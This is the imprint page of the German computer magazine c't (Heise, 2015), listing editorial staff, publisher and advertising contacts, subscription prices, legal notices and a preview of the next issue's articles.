Schirrmacher (des@ct.de), Peter Schmitz (psz@ct.de), Dr. Hans-Peter Schüler (hps@ct.de), Jan Schüßler (jss@ct.de), Hajo Schulz (hos@ct.de), Johannes Schuster (jes@ct.de), Alexander Spier (asp@ct.de), Sven Olaf Suhl (ssu@ct.de), Andrea Trinkwalder (atr@ct.de), Axel Vahldiek (axv@ct.de), Andreas Wilkens (anw@ct.de), Christian Wölbert (cwo@ct.de), Peter-Michael Ziegler (pmz@ct.de)

Koordination: Martin Triadan (mat@ct.de)

Redaktionsassistenz: Susanne Cölle (suc@ct.de), Christopher Tränkmann (cht@ct.de)

Software-Entwicklung: Kai Wasserbäch (kaw@ct.de)

Technische Assistenz: Ralf Schneider, Ltg. (rs@ct.de), Hans-Jürgen Berndt (hjb@ct.de), Denis Fröhlich (dfr@ct.de), Christoph Hoppe (cho@ct.de), Stefan Labusga (sla@ct.de), Arne Mertins (ame@ct.de), Jens Nohl (jno@ct.de), Wolfram Tege (te@ct.de)

Dokumentation: Thomas Masur (tm@ct.de)

Korrespondenten:
Verlagsbüro **München:** Rainald Menge-Sonnentag (rme@ct.de), Hans-Pinsel-Str. 10a, 85540 Haar, Tel.: 0 89/42 71 86 14, Fax: 0 89/42 71 86-10

Frankfurt: Volker Weber (vowe@ct.de), Elly-Heuss-Knapp-Weg 8, 64285 Darmstadt, Tel.: 0 61 51/2 26 18

Nordamerika: Daniel AJ Sokolov (ds@ct.de), 91 Nelsons Landing Blvd., Apt 600, Bedford, NS, B4A 3X4, Kanada, Tel.: +1 77 83 00 06 37

Ständige Mitarbeiter: Ralph Altmann, Leo Becker (lbe@ct.de), Detlef Borchers, Herbert Braun (heb@ct.de), Tobias Engler, Monika Ermert, Prof. Dr. Noogie C. Kaufmann, Dr. M. Michael König, Stefan Krempl, Prof. Dr. Jörn Loviscach, Kai Mielke, Dr. Klaus Peeck, Prof. Dr. Thomas J. Schult, Ben Schwan (bsc@ct.de), Christiane Schulzki-Haddouti, Kai Schwirzke

DTP-Produktion: Wolfgang Otto (Ltg.), Ben Dietrich Berlin, Martina Fredrich, Ines Gehre, Jörg Gottschalk, Birgit Graff, Angela Hilberg, Anja Kreft, Martin Kreft, Astrid Seifert, Edith Tötsches, Dieter Wahner, Dirk Wollschläger, Brigitta Zurheiden

Art Director: Thomas Saur

Junior Art Director und Layout-Konzeption: Martina Bruns, Hea-Kyoung Kim

Fotografie: Andreas Wodrich, Melissa Ramson, Viola Heinze

Videoproduktion: Johannes Maurer

Tablet-Producerin: Melanie Seewig

Illustrationen:
Editorial: Hans-Jürgen „Mash" Marhenke, Hannover
Schlagseite: Ritsch & Renn, Wien
Story: Susanne Wustmann und Michael Thiele, Dortmund
Aufmacher: Thomas Saur, Stefan Arand
c't-Logo: Gerold Kalter, Rheine

c't-Krypto-Kampagne: Infos zur Krypto-Kampagne unter ct.de/pgpCA. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:
Key-ID: DAFFB000
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000
Key-ID: B3B2A12C
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

Verlag

Heise Zeitschriften Verlag GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Dr. Alfons Schräder

Mitglied der Geschäftsleitung: Beate Gerold

Verlagsleiter: Dr. Alfons Schräder

Anzeigenleitung: Udo Elsner (-222) (verantwortlich für den Anzeigenteil)

Stellv. Anzeigenleitung: Simon Tiebel (-890)

Head of International Ad Business: Babette Lahn (-240)

Mediaberatung:
PLZ 0 + 1: Erika Hajmassy (-266)
PLZ 2 + 3: Simon Tiebel (-890)
PLZ 4 + 5: Ann Katrin Jähnke (-893)
PLZ 6: Dennis Hadler (-894)
PLZ 7: Bastian Laudien (-359)
PLZ 8 + 9: Werner Ceeh (0 89/42 71 86-11)
Ausland (ohne Asien): Bettina Scheel (-892)
Asien: Babette Lahn (-240)

Stellenmarkt: Erika Hajmassy (-266)

Anzeigendisposition:
PLZ 0–5/Asien: Maik Fricke (-165)
PLZ 6–9/Ausland: Astrid Meier, Leitung (-221)

Fax Anzeigen: 05 11/53 52-200, -224

Anzeigen-Auslandsvertretungen (Asien):
CyberMedia Communications Inc., 6F.-1, No.89, Sec. 1, Beixin Rd., Xindian Dist., New Taipei City 23147, Taiwan (R.O.C.),
Tel: +886-(0)2-8911-0960, Fax: +886-(0)2-8911-0940, E-Mail: fc@cybermedia.com.tw

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 32 vom 1. Januar 2015

Leiter Vertrieb und Marketing: André Lux (-299)

Werbeleitung: Julia Conrades (-156)

Service Sonderdrucke: Julia Conrades (-156)

Druck: Firmengruppe APPL echter druck GmbH, Delpstraße 15, 97084 Würzburg

Kundenkonto in Österreich: Commerzbank Wien, BLZ 19675, Kto.-Nr. 311100247600, SWIFT/BIC COBAATWXXXX, IBAN AT31 1967 5001 0024 7600

Kundenkonto in der Schweiz: PostFinance, Bern, Kto.-Nr. 60-486910-4, BIC: POFICHBEXXX, IBAN: CH73 0900 0000 6048 6910 4

Vertrieb Einzelverkauf:
VU Verlagsunion KG
Am Klingenweg 10, 65396 Walluf
Tel.: 0 61 23/62 01 32, Fax: 0 61 23/62 01 332
E-Mail: info@verlagsunion.de

c't erscheint 14-täglich

Einzelpreis 4,20 €; Österreich 4,40 €; Schweiz 6,90 CHF; Benelux 5,00 €; Italien 5,00 €; Spanien 5,00 €

Abonnement-Preise:
Das Jahresabonnement kostet inkl. Versandkosten: Inland 96,20 €, Österreich 101,40 €, Europa 114,40 €, restl. Ausland 140,40 € (Schweiz 151,50 CHF); ermäßigtes Abonnement für Schüler, Studenten, Auszubildende (nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 70,20 €, Österreich 72,80 €, Europa 85,80 €, restl. Ausland 104,00 € (Schweiz 129 CHF). c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und iOS) kosten pro Jahr 18,20 € (Schweiz 22,10 CHF) Aufpreis. Ermäßigtes Abonnement für Mitglieder von AUGE, bdvb e.V., BvDW e.V., /ch/open, GI, GUUG, JUG Switzerland, Mac e.V., VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland 71,50 €, Österreich 75,40 €, Europa 85,80 €, restl. Ausland 104,00 € (Schweiz 114,40 CHF). Luftpost auf Anfrage.

Abo-Service:
Bestellungen, Adressänderungen, Lieferprobleme usw.

Heise Zeitschriften Verlag GmbH & Co. KG
Kundenservice, Postfach 11 14 28, 20414 Hamburg
Telefon: +49 (0) 40/30 07-3525
Fax: +49 (0) 40/30 07 85-3525
E-Mail: leserservice@ct.de

c't abonnieren: Online-Bestellung via Internet (www.ct.de/abo) oder E-Mail (leserservice@ct.de).

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.

Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2015 by Heise Zeitschriften Verlag GmbH & Co. KG


ISSN 0724-8679

AWA ACTA LAC/2011

© Copyright by Heise Zeitschriften Verlag

Das bringt c't 6/15

Ab 21. Februar 2015 am Kiosk **www.ct.de**



Die vielen Talente der Fritzbox

Die Fritzbox ist als DSL- und Kabel-Router zwar sehr weit verbreitet. Aber in ihr steckt weit mehr, als die allermeisten Besitzer ahnen. Wir stellen vor: die Fritzbox als Telefonkostensparer, als Fax-Station für PC und Tablet, als VoIP- und DECT-Helfer. Und als skriptbarer Geist.

Was folgt auf Flash-Speicher?

Das Bessere ist des Guten Feind: Mehrere Techniken stehen in den Startlöchern, um NAND-Flash als schnellen Massenspeicher abzulösen, darunter MRAM, RRAM und PCM. Wann kommen die schnelleren und robusteren Nachfolger wirklich und wer hat die besten Chancen?

Tinten-Profis fürs Büro

Professionelle Multifunktionsgeräte mit Farbtintendruckwerk übernehmen alle Arbeiten rund ums Drucken, Scannen, Kopieren und Faxen. Sie lassen sich problemlos ins Netzwerk integrieren, drucken mit ihren Pigmentfarben dokumentenecht und günstiger als vergleichbare Laserdrucker.

Der optimale Photoshop-PC

Adobe gibt keine konkreten Empfehlungen, welche Hardware Photoshop auf Touren bringt. Dabei macht es einen großen Unterschied, ob man 150 Euro extra in einen schnelleren Prozessor, in die Grafikkarte, in mehr Arbeitsspeicher oder in eine SSD investiert.

Musik-Verteilsysteme

Streaming-Flatrate, UPnP-Server und WLAN bringen Musik in jede Ecke der Wohnung. Richtig komfortabel wird der Spaß aber erst mit einem Mehrraum-Musiksystem. Nun wollen zwei Schwergewichte der Unterhaltungsbranche einen Fuß in die Tür bekommen: Denon und Samsung.

heise online Ständiger Service auf heise online – www.heise.de

heise Netze: Der Informationsdienst für alle, die sich mit Netzwerken befassen. Unter www.heise-netze.de finden Netzwerker relevante News, praxistaugliches Wissen und nützliche Online-Werkzeuge.

TechStage: Im Gadget-Blog www.techstage.de finden Sie News und Tests zu Smartphones und Tablets, dazu eine Produktdatenbank, Ratgeber und eine engagierte Community.

Bildmotive aus c't: Ausgewählte Titelbilder als Bildschirmhintergrund auf www.ct.de/motive

Heft 1/2015 jetzt am Kiosk

jetzt am Kiosk

Lesen Sie c't auch auf Ihrem Tablet oder Smartphone – mit unserer kostenlosen App für Android und iOS: www.ct.de/app

Änderungen vorbehalten

© Copyright by Heise Zeitschriften Verlag